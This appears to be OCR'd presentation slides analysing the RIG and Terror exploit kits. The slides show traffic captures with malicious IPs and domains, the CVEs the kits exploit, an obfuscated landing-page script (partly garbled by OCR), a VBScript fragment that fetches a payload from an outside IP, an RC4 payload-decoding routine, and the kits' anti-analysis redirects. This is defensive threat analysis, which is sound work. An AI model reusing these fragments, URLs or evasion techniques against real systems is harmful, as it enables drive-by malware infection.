
RIG Exploit Kit (front end)

nyx0 Initial commit — Latest commit 85b9cef on 25 Feb 2015

www	Initial commit	3 years ago
README.md	Update README.md	3 years ago
dump_rigenter.com_07-02-2015-01-29-17.sql	Initial commit	3 years ago

RIG Exploit Kit

- Traffic




#	Server IP	Protocol	Method	Result	Host	URL	Body	Comments
17	188.225.18.79	HTTP	GET	200	188.225.18.79	/?MTQ4MTY3&OngOSjMav...	70,306	RIG_EK (Landing Page)
19	188.225.18.79	HTTP	GET	200	188.225.18.79	/?MzM4MDg5&FZRTiBcmV...	14,197	RIG_EK (Flash Exploit)
21	188.225.18.79	HTTP	GET	200	188.225.18.79	/?MTI5ODQ0&RybkmewIlq...	323,584	RIG_EK (Malware Payload)


- RIG attacks in up to 3 phases
  1. Landing Page
     - 3 types of attack code is read at a maximum
       - CVE-2015-2419
       - CVE-2016-0189
       - SWF Exploit
  2. SWF (doesn’t occur when other vulnerabilities are used)
  3. Malware Payload

RIG Exploit Kit

- Landing Page



#	Server IP	Protocol	Method	Result	Host	URL	Body	Comments
17	188.225.18.79	HTTP	GET	200	188.225.18.79	/?MTQ4MTY3&OngOSjMav...	70,306	RIG_EK (Landing Page)
19	188.225.18.79	HTTP	GET	200	188.225.18.79	/?MzM4MDg5&FZRTiBcmV...	14,197	RIG_EK (Flash Exploit)
21	188.225.18.79	HTTP	GET	200	188.225.18.79	/?MTI5ODQ0&RybkmewIlq...	323,584	RIG_EK (Malware Payload)




```
<html><head>
    <meta http-equiv="X-UA-Compatible" content="IE=10">
    <meta charset="UTF-8">
    </head><body><script>eXmTvXbVuO="rn�;}}�gBSa�fg�&BSr�bx�5BEL||
    �65�EOT8BELBEL�ETXETXETX�{BS BSa�-1�qETXEOT�il�2fs*�nj�hfv�vb97�s76�xE
    +�EOT BSb� BSXBEL]�xc�e[�x++BEL�;x�for�EOTi�vx]�e[�720f�fgj�8051�
    +�iEOT0;�SIf�str�AtENQ�SI ENQaT�cvx�,SI ENQ�54F�]BS�ac�epl�
    +/ENQ�3456�vwxy�rs�mno�ij�cde�54�YS�RST�MNO�45�GHIJ�ENQAB�;va
    L�ENQar�omC�[ENQ�Stri�gdf�ENQENQ,�,a,�,x,�EOT0�},
    i�arSIe�00fs�hfj�d65�96�/*�IiI�nI�1NHR�ZGZ�hci�zcyl�jN3�nZ
    �jaCh�1j�10�tkM�03�3p4�eG�4e�PT0�dV�Yz�iV�lR�1jdH�Snp�kE9
```

- Up to three obfuscated JavaScript code

RIG Exploit Kit

- Landing Page




#	Server IP	Protocol	Method	Result	Host	URL	Body	Comments
17	188.225.18.79	HTTP	GET	200	188.225.18.79	/?MTQ4MTY3&OngOSjMav...	70,306	RIG_EK (Landing Page)
19	188.225.18.79	HTTP	GET	200	188.225.18.79	/?MzM4MDg5&FZRTiBcmV...	14,197	RIG_EK (Flash Exploit)
21	188.225.18.79	HTTP	GET	200	188.225.18.79	/?MTI5ODQ0&RybkmewIlq...	323,584	RIG_EK (Malware Payload)


```
Sub fire()
      On Error Resume Next
      key="xzcxvsdfsd"
      url="http://188.225.82.109/?MTYzODQ0&wdhImbAdkc3Rvcm1lZERMWXNkbVN5c3Rvcm1lZA=
      uas=Navigator.userAgent

      Set oss=GetObject("winmgmts:").InstancesOf("Win32_OperatingSystem")
      Dim osloc
      Dim awghjghg
      for each os in oss
        osloc=os.OSLanguage
      next
      SetLocale(osloc)
```

RIG Exploit Kit


- Malware Payload



#	Server IP	Protocol	Method	Result	Host	URL	Body	Comments
17	188.225.18.79	HTTP	GET	200	188.225.18.79	/?MTQ4MTY3&OngOSjMav...	70,306	RIG_EK (Landing Page)
19	188.225.18.79	HTTP	GET	200	188.225.18.79	/?MzM4MDg5&FZRTiBcmV...	14,197	RIG_EK (Flash Exploit)
21	188.225.18.79	HTTP	GET	200	188.225.18.79	/?MTI5ODQ0&RybkmewIlq...	323,584	RIG_EK (Malware Payload)



```
dc b4 23 ed 96 b3 cb c8  c3 87 81 e0 86 81 0f ab
2b 28 36 5c ff 2a 3e 31  04 e7 08 34 21 f6 34 0d
e7 82 ac 60 5e 38 d9 8c  4e bb e3 82 9d 11 16 f4
ed 8a 3c 73 5a f1 b9 81  a3 0d 1c 2a 3b ca 8e b9
ab 96 f8 62 58 59 07 3f  77 2a 25 5f 1b 4c 15 bf
57 30 0c 62 5d 73 67 86  23 5a 2e 11 ed 8b 37 16
07 c1 45 49 b9 c7 0d eb  e5 f4 3d ef 14 3a 57 2e
bc 10 a5 88 67 a0 40 49  24 c0 ec b3 ab 91 c1 f8
```




```
Dim s(256),k(256)
klen=Len(strKey)
For i=0 To 255
    s(i)=i
    k(i)=AscB(Mid(strKey, (i Mod klen)+1,1))
Next
j=0
For i=0 To 255
    j=(j+k(i)+s(i)) And 255
    t=s(i):s(i)=s(j):s(j)=t
Next
slen=stream.position
redim rc(slen)
stream.position=0
x=0:y=0
For i=0 To slen-1
    x=(x+1) And 255
    y=(y+s(x)) And 255
    t=s(x):s(x)=s(y):s(y)=t
    rc(i)=Chr(CByte(s((s(x)+s(y)) And 255) Xor AscB(stream.Read(1))))
Next
```


- RC4 Encode

RIG Exploit Kit

- **Characteristic**
  - The IP address used frequently changes
  - Characteristic URL parameters
    - Frequently changes
  - Analysis obstruction
    - If access continuously with same IP address, attacks are not performed and redirect to a legitimate site (access control)
    - if access with a User-Agent other than IE, attacks are not performed and redirect to a legitimate site




```
HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Tue, 22 Aug 2017 08:04:15 GMT
Content-Type: text/html;charset=UTF-8
Content-Length: 34419
Connection: keep-alive
Vary: Accept-Encoding
Content-Encoding: gzip
```



```
HTTP/1.1 302 Found
Server: nginx/1.6.2
Date: Tue, 22 Aug 2017 08:40:19 GMT
Content-Type: text/html;charset=UTF-8
Content-Length: 61385
Connection: keep-alive
Location: http://www.zapmeta.ws
```


RIG Exploit Kit

- Characteristic
  - When access control is reset



Sometimes it's done continuously

Terror Exploit Kit

- Traffic



#	Server IP	Proto...	M...	Re...	Host	URL	Body	Comments
1	188.166.18.168	HTTP	GET	302	popunder.youdonthaveenough.faith	/popunder.php	0	Pre-Gate
2	188.166.18.168	HTTP	GET	200	reminder.deficitgarage.download	/forum_nAOEYTH/s...	4,906	Gate
3	188.166.18.168	HTTP	GET	200	reminder.deficitgarage.download	/forum_nAOEYTH/0...	15,793	CVE-2013-2551
4	188.166.18.168	HTTP	GET	200	reminder.deficitgarage.download	/forum_nAOEYTH/0...	12,653	CVE-2016-0189
5	188.166.18.168	HTTP	GET	200	reminder.deficitgarage.download	/forum_nAOEYTH/j...	4,731	Flash Loader
6	188.166.18.168	HTTP	GET	200	reminder.deficitgarage.download	/forum_nAOEYTH/0...	11,597	CVE-2014-6332
7	188.166.18.168	HTTP	GET	200	reminder.deficitgarage.download	/forum_nAOEYTH/7...	99,083	Malware
8	188.166.18.168	HTTP	GET	200	reminder.deficitgarage.download	/forum_nAOEYTH/j...	1	SWF Payload
9	188.166.18.168	HTTP	GET	200	reminder.deficitgarage.download	/forum_nAOEYTH/j...	51,139	SWF Payload
10	188.166.18.168	HTTP	GET	200	reminder.deficitgarage.download	/forum_nAOEYTH/j...	24,667	SWF Payload
12	188.166.18.168	HTTP	GET	200	reminder.deficitgarage.download	/forum_nAOEYTH/V...	99,083	Malware

